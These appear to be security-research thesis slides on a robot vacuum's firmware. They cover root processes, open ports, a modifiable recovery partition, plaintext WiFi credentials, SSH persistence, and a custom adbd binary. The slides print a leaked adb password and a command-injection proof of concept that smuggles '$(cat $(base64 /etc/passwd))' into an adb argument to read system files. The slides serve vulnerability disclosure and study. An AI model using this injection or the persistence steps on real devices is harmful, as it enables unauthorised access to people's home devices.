
Thesis B - Firmware dump (dd) for offline/static analysis

Thesis B - Inspection of system (privileged processes)

Fingerprinting

Processes

Everything is running as root



The screenshot shows a terminal window with the following details:

- Tab 1: CMD
- Tab 2: Serial: FTDI FTB6SPL3
- Tab 3: root@rockrobo: ~/z52... (selected)
- Toolbar: Reconnect, SFTP, Ports, Unpin

System statistics:

```
1 [###**          8.0%] Tasks: 45, 59 thr; 1 running
2 [###**          6.2%] Load average: 1.11 1.19 0.89
3 [###**          6.5%] Uptime: 00:19:57
4 [###**          7.0%]
Mem[|||||]***** 87/498MB
Swp[               0/0MB]
```

Process list:

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
995	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.16	RoboController
996	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1000	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.14	AppProxy
1012	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.17	AppProxy
1013	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.02	AppProxy
1014	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.00	AppProxy
1015	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.77	AppProxy
1016	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.02	AppProxy
1018	root	0	-20	25856	8340	3580	S	0.0	1.6	0:00.02	AppProxy
1026	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1027	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1028	root	0	-20	20704	3296	2720	S	0.0	0.6	0:00.00	RoboController
1030	root	0	-20	119M	35360	10192	S	0.0	6.9	0:00.02	rr_loader -d
1275	root	0	-20	9476	1584	1188	S	0.0	0.3	0:00.00	wlanmgr
1276	root	0	-20	9476	1584	1188	S	0.0	0.3	0:00.21	wlanmgr
1285	root	0	-20	2568	1404	1004	S	0.0	0.3	0:00.06	/bin/bash /opt/rockrobo/mio/mio_client_helper_nomqtt

Thesis B - Recovery partition manipulation (see [proof of concept](#))

Issues, thoughts & discussions

How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?


Recovery partition is modifiable

- Can be modified to contain malicious software that persists a factory reset
- Mountable - mount `/dev/mmcblk0p7` . . .
- Why? Allows easy updates of the ‘factory image’
- But the partition could somehow be encrypted

Thesis B - Capture of device traffic (port-mirroring)

Speaking of packets...

WiFi credentials in plain text during setup



Thesis B - Inspection of system services (netstat, ip{}, 6)tables

Fingerprinting

Ports


```
root@rockrobo:~# netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 127.0.0.1:54322          0.0.0.0:*            LISTEN     991/miio_daemon
tcp      0      0 127.0.0.1:54323          0.0.0.0:*            LISTEN     991/miio_daemon
tcp      0      0 0.0.0.0:22              0.0.0.0:*            LISTEN     1644/sshd
tcp      0      0 127.0.0.1:55551          0.0.0.0:*            LISTEN     998/rriot_daemon
tcp      0      0 0.0.0.0:6668            0.0.0.0:*            LISTEN     998/rriot_daemon
tcp6     0      0 :::22                  ::::*                LISTEN     1644/sshd
```

tcp/22 and tcp/6668 are exposed

Thesis B - Remote access persistence (see proof of concept)

Going wireless - establishing SSH

- Remove iptables rule to gain access
 - (and so could an attacker)
 - Can I add persistent access?
 - Yes, modify
`rrwatchdoge.conf`
 - Can also add remote access
 - e.g. ZeroTier



Thesis B - Investigating tcpdump

(some) Interesting Files

/var/log/apt/history.log

Installed packages that are not part of the base system

```
Start-Date: 2016-01-25 11:18:05
Commandline: /usr/bin/apt-get install rsync
Install: rsync:armhf (3.1.0-2ubuntu0.2)
End-Date: 2016-01-25 11:18:11
```

```
Start-Date: 2016-04-05 12:30:59
Commandline: /usr/bin/apt-get install ccrypt
Install: ccrypt:armhf (1.10-4)
End-Date: 2016-04-05 12:31:01
```

```
Start-Date: 2016-04-25 09:58:29
Commandline: /usr/bin/apt-get install tcpdump
Install: tcpdump:armhf (4.5.1-2ubuntu1.2), libpcap0.8:armhf (1.5.3-2, automatic)
End-Date: 2016-04-25 09:58:33
```

- Why does a vacuum cleaner need rsync or tcpdump?

Thesis B - Investigating rrlogd

(some) Interesting Files

mmcb1k0p8/opt/rockrobo/rrlog/rrlogd

Logs are encrypted at rest (after being packed)

Originally used to be a symmetric key, now using a public key

⌚ Logging program has the functionality to unblock port 22?

The image shows two side-by-side debugger windows from Immunity Debugger, both titled "rrlogd (ELF Graph)".

Left Window: Shows the main function entry point. The assembly code includes instructions like movw r0, #0x8c8c, movt r0, #2 {data_28c8c, "/dev/shm/rrlogd.pid"}, and various file operations involving "/mnt/default/device.conf". A red box highlights a section of assembly code starting with b1 #sub_17440.

Right Window: Shows a function named sub_1b2d4. The assembly code includes fopen(arg1, 0x24ef4, arg3, __stack_chk_guard), a while loop, fgets(var_41c, 0x400, r0), and several if statements. A red box highlights a section of assembly code starting with sub_1b2d4.

Both windows show complex control flow graphs with many nodes and edges, indicating a highly branched and跳转的程序逻辑.

Thesis B - Investigating adbd

(some) Interesting Files

mmcblk0p7/usr/bin/adbd

- Custom ADB binary
- Had a brief look ([more](#))

```
locksec_init_key: can not find the prefix str from adb conf file, use default
locksec_init_key: can not find the suffix str from adb conf file, use default
locksec_init_serial: adb read 465 bytes from /proc/cpuinfo
locksec_init_key: locksec_init_key, rockrobo%()+-[]_8a80ab8936d76c118000:;<=>?@{}rubyde
locksec_apply_key: locksec_apply_key, erI09cyW%()+-[]_8a80ab8936d76c118000:;<=>?@{}CzD2
locksec_apply_passwd: adb source str: erI09cyW%()+-[]_8a80ab8936d76c118000:;<=>?@{}CzD2
locksec_apply_passwd: locksec_apply_passwd, passwd: 0y[ad8@w
```

Related files

- mmcblk0p6/vinda
- mmcblk0p6/adb.conf
- mmcblk0p8/var/log/upstart/adbd.log

Where we left off

From Thesis B (security)

- Finish analysing firmware binaries
- Comparing files against the stock Ubuntu OS
- Check if an IPv6 address is assigned (hence SSH)
 - ans: no.

From Thesis C (privacy)

- LAN/WAN traffic analysis
 - Look at network behaviour
 - Hook into transmit and receive functions (pre-encrypt / post-decrypt)
- Update to latest version (and hope we don't get locked out)
 - disclaimer: we got locked out. hahah....
 - Compare file changes
- Factory reset device, check for remnant files

More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Command injection vulnerability exists within the modified adbd binary

```
D:\thesis\misc\adbd_launcher (master)
λ py -3 adbStart.py "uart_test $(cat $(base64 /etc/passwd))"
challenge='iUNs5vuhymiEJBpRTiqsRTu' response='su-_71EB'
cmd='adb shell "CRA[FCEQBPPTUV_Rsu-_71EB uart_test $(cat $(base64 /etc/passwd))"'
cat: cm9vdDp40ja6MDpyb2900i9yb2900i9iaW4vYmFzaAp6NTIwNjY3Nz06MDow0iwsLDovcm9vdDov: No such file or directory
cat: YmluL2Jhc2gKZGFlbW9uOng6MToxOmRhZW1vbjovdXNyL3NiaW46L3Vzc19zYmluL25vbG9naW4K: No such file or directory
cat: YmluOng6Mjoy0mJpbjovYmlu0i91c3Ivc2Jpb19ub2xvZ2luCnN5czp40jM6MzpzeXM6L2Rldjov: No such file or directory
cat: dXNyL3NiaW4vbm9sb2dpbgpzeW5j0ng6ND02NTUzNDpzeW5j0i9iaW46L2Jpb19zeW5jCmdhbWVz: No such file or directory
cat: Ong6NT02MDpnYW1lczovdXNyL2dhbWVz0i91c3Ivc2Jpb19ub2xvZ2luCm1hbjp40jY6MTI6bWFu: No such file or directory
